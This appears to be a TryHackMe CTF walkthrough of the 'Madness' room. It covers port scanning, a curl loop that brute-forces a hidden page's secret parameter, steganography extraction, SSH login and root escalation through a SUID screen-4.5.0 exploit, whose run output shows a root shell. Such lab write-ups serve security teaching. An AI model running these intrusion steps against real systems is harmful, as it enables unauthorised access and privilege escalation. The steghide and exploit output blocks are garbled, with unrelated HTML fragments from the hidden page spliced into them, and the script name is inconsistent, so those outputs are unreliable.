

Madness WriteUp

by [g4mbit](#)

<https://tryhackme.com>

Well let's kick this off with an nmap scan.

```
nmap 10.10.135.75 -T5 -sC -sV -p- --reason -Pn
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 13:34 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.92% done; ETC: 13:36 (0:02:05 remaining)
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.18% done; ETC: 13:37 (0:00:56 remaining)
Nmap scan report for 10.10.135.75
Host is up, received user-set (0.23s latency).
Not shown: 65533 closed ports
Reason: 65533 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|_   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_   256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looks like we got 2 ports Open.

Since ssh requires creds and we have none, that leaves port 80.

Pulling it up in our browser we see the default Apache page with a broken image.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/`

Right click and view the source page.

```

div.validator {
}
</style>
</head>
<body>
  <div class="main_page">
    <div class="page_header floating_element">
      
    <!-- They will never find me-->
    <span class="floating_element">
      Apache2 Ubuntu Default Page
    </span>
  </div>
  <!--
    <div class="table_of_contents floating_element">
      <div class="section_header section_header_grey">
        TABLE OF CONTENTS
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#about">About</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#changes">Changes</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#scope">Scope</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#files">Config files</a>
      </div>
    </div>
  -->

```

Let's download the image file and see what information we can get from it.

```
curl 10.10.135.75/thm.jpg --output thm.jpg
```

Run the file command to see if it is indeed a jpg file.

```

file thm.jpg
thm.jpg: data

```

File tells us that it is a data file. Well that's a problem and explains why it won't open in the web browser.

Running the xxd command on the image.

```
xxd thm.jpg | more
```


```

00000000: 8950 4e47 0d0a 1a0a 0000 0001 0100 0001 .PNG.....
00000010: 0001 0000 ffd9 0043 0003 0202 0302 0203 .....C.....
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07 .....

```

The file signature is set for a PNG but the file extension says it's a JPEG.

Let's change the file signature to JPEG using wxHexeditor and see if that works so we can view the image.




Looking up file signatures on wikipedia.

https://en.wikipedia.org/wiki/List_of_file_signatures


FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿøÿà..JFIF..	0	jpg jpeg
-------------------------------------	--------------	---	-------------

Highlight the portion that doesn't match the JPEG signature.



Right click the highlighted portion and choose fill selection and copy and paste in the JPEG signature.

Now that it matches the JPEG signature save the file. I saved mine to a file named madness.jpg.



Opening the image we get.



Reveals a hidden directory. Going to that in our web browser. It says we need to guess the secret. So, inputting the secret parameter with a value of 2 (chosen at random) states:

```
10.10.135.75/th1s_1s_h1dd3n/?secret=2
```

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 2

That is wrong! Get outta here!

Looking at the page source states:

```
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->


<p>Secret Entered: 2</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
```

Looks like we need to guess between 0-99 to find the page that hopefully will reveal the next bit of information. There are multiple ways you can automate this. I'll show you a slow way using Intruder in Burpsuite and then I'll show you a simple bash one liner sent to a file and then using Ctrl F to search the file.


Using Burpsuite, load the page request into Intruder.



For the payload you want to use a simple list of numbers from 0-99. I checked 0 in the webpage, it does not work so, I made my list of numbers from 1 to 99 and put it in a file called numbers.txt.

```
for i in {1..99}; do echo $i; done >> numbers.txt
```

Load this into Burpsuite.



When you launch the attack it is very slow but you will see the Length is consistent for each request. In my case it was 598 and 599. What we are looking for is a Length that is much larger since the successful request should be longer with more lines of code stating we were successful.

Intruder attack 1							
Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request ^	Payload	Status	Error	Timeout	Length	Comment	
51		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
52		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
53		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
54		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
55		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
56		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
57		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
58		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
59		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
60		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
61		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
62		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
63		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
64		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
65		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
66		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
67		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
68		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
69		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
70		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
71		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
72		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
73		200	<input type="checkbox"/>	<input type="checkbox"/>	636		
74		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
75		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
76		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
					...		

77 of 99

After a while you will see an entry pop up with a larger Length. Looking at that specific response.

Intruder attack 1							
Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request ^	Payload	Status	Error	Timeout	Length	Comment	
71		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
72		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
73		200	<input type="checkbox"/>	<input type="checkbox"/>	636		
74		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
75		200	<input type="checkbox"/>	<input type="checkbox"/>	599		
					...		

Request

Response

Pretty

Raw

Render

\n

Actions

```

12 </title>
13 <link href="stylesheet.css" rel="stylesheet" type="text/css">
14 </head>
15 <body>
16   <div class="main">
17     <h2>
18       Welcome! I have been expecting you!
19     </h2>
20     <p>
21       To obtain my identity you need to guess my secret!
22     </p>
23     <!-- It's between 0-99 but I don't think anyone will look here-->
24     <p>
25       Secret Entered: 73
26     </p>
27     <p>
28       Urgh, you got it right! But I won't tell you who I am!
29     </p>

```

0 matches

Paused

We get a phrase/password.

****Option number 2 that is faster.** We write a simple for loop that curls the webpage and enumerates each value for the secret parameter and outputs and appends each response into a file called results.txt.

```
for i in {1..99}; do curl 10.10.135.75/th1s_1s_h1dd3n/?secret=$i; done >> results.txt
```

Opening the results.txt file in a simple text editor. Using Ctrl F to search the file for **correct**, we get nothing. Looking for **success** we get nothing. Looking for **right**, we get what we are looking for. I guess 3rd time is a charm.

```
1282 <link href="stylesheet.css" rel="stylesheet" type="text/css">
1283 </head>
1284 <body>
1285 <div class="main">
1286 <h2>Welcome! I have been expecting you!</h2>
1287 <p>To obtain my identity you need to guess my secret! </p>
1288 <!-- It's between 0-99 but I don't think anyone will look here-->
1289
1290 <p>Secret Entered: 72</p>
1291
1292 <p>That is wrong! Get outta here!</p>
1293
1294 </div>
1295 </body>
1296 </html>
1297 <html>
1298 <head>
1299 <title>Hidden Directory</title>
1300 <link href="stylesheet.css" rel="stylesheet" type="text/css">
1301 </head>
1302 <body>
1303 <div class="main">
1304 <h2>Welcome! I have been expecting you!</h2>
1305 <p>To obtain my identity you need to guess my secret! </p>
1306 <!-- It's between 0-99 but I don't think anyone will look here-->
1307
1308 <p>Secret Entered: 73</p>
1309
1310 <p>Urgh, you got it right! But I won't tell you who I am!
1311
1312 </div>
1313 </body>
1314 </html>
1315 <html>
1316 <head>
1317 <title>Hidden Directory</title>
1318 <link href="stylesheet.css" rel="stylesheet" type="text/css">
1319 </head>
1320 <body>
1321 <div class="main">
1322 <h2>Welcome! I have been expecting you!</h2>
1323 <p>To obtain my identity you need to guess my secret! </p>
1324 <!-- It's between 0-99 but I don't think anyone will look here-->
1325
```

Shows the same response output we got in Burpsuite with the passphrase/password.

****As a challenge there is a 3rd way to search for this using the same command in the command line but adding an if else condition and only outputting the response we are looking for to either a file or the screen. It's much faster and doesn't output every response only the one we are after. Of course you can do this in python or Go as well.**

Now, taking the passphrase from the two paths we just used for the jpg image we get.

```
steghide extract -sf madness.jpg
```

```
Enter passphrase:  
wrote extracted data to "hidden.txt".
```

Extracts it to a file called hidden.txt.

```
cat hidden.txt
```

```
1332 </html>  
1333 </link>  
1334 <head>  
1335 <title>Hidden Directory</title>  
1336 <link href="stylesheet.css" rel="sty  
1337 </head>  
1338 <body>  
I didn't say I would make it easy for you!
```

We get an encrypted username.

The hint for the challenge refers to Rot, as in Rot 13 encryption which is pretty popular with CTFs. So, let's use a Rot13 decoder to see what we have. I just searched for one online but you could use CyberChef as well which is a great decryption tool. <https://gchq.github.io/CyberChef/>

```
https://www.boxentriq.com/code-breaking/rot13
```

- Decoding ROT13
- History
- Variants (including ROT47, ROT5 and ROT18)

Have you ever been on an internet forum and seen a spoiler that has been encoded into an unreadable message? If you have then the chances are you've already come across ROT13. It's a cipher that is commonly used for disguising non-sensitive information such as puzzle solutions or NSFW (not suitable for work) messages. But this code has its roots all the way back in Roman history.

ROT13/ROT47/ROT18 Tool

Message

[Copy](#)[Paste](#)

Translation

[Copy](#)

Decrypted our username. So, we have an username now but no password. This took me forever and a day to figure out so I will spare you the agony. The room creator played a dirty trick on you. There's another image . . .



Viewing that image will open the link below and downloading it from there we get.

```
https://i.imgur.com/5iW7kC8.jpg
```

```
wget https://i.imgur.com/5iW7kC8.jpg
```

Using steghide with no password will extract the file.

```
steghide extract -sf 5iW7kC8.jpg
```

```
I didn't think you'd find me! Congratulations!  
Here take my password
```

Now we can finally use our decrypted username and our new password to ssh in.

Once in grab the user flag.

```
@ubuntu:~$ cat user.txt  
THM{ }  
@ubuntu:~$
```

Now to escalate our privileges !!


Well easy kill sudo -l gave us nothing useful so, now let's look for suid files.

```
find / -perm -4000
```

We find a file that looks promising.

```
find: '/sys/kernel/debug': Permission denied
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
```

Searching for an exploit we get.



Change to the /tmp directory.

Copying the raw file from exploitdb and using vim in the victim machine, paste in the code and I saved mine as madsploit.sh using the standard :wq command to save your vim file.

```
:wq madsploit.sh
```

Make your file executable. `chmod +x madsploit.sh`.

Run your exploit and you should see.

```

@ubuntu:/tmp$ ./madsplit.sh
~ gnu/screenroot Entered: 75</p>
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell': </p>
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
134 chmod("/tmp/rootshell", 04755);
135 ^ </body>
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
135 setuid(0);
135 ^ <title>Hidden Directory</title>
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
135 setgid(0);
135 ^ <body>
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
135 seteuid(0);pe! I have been expecting you!</h2>
135 ^ <p>To obtain my identity you need to guess my secret! </p>
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
135 setegid(0);
135 ^ <p>Secret Entered: 76</p>
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
135 execvp("/bin/sh", NULL, NULL);ere!</p>
135 ^ </body>
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!

```

Should land in a root shell.

```

# id
uid=0(root) gid=0(root) groups=0(root),

```

After you have verified, grab your root flag.

```

# cat /root/root.txt
THM{ }

```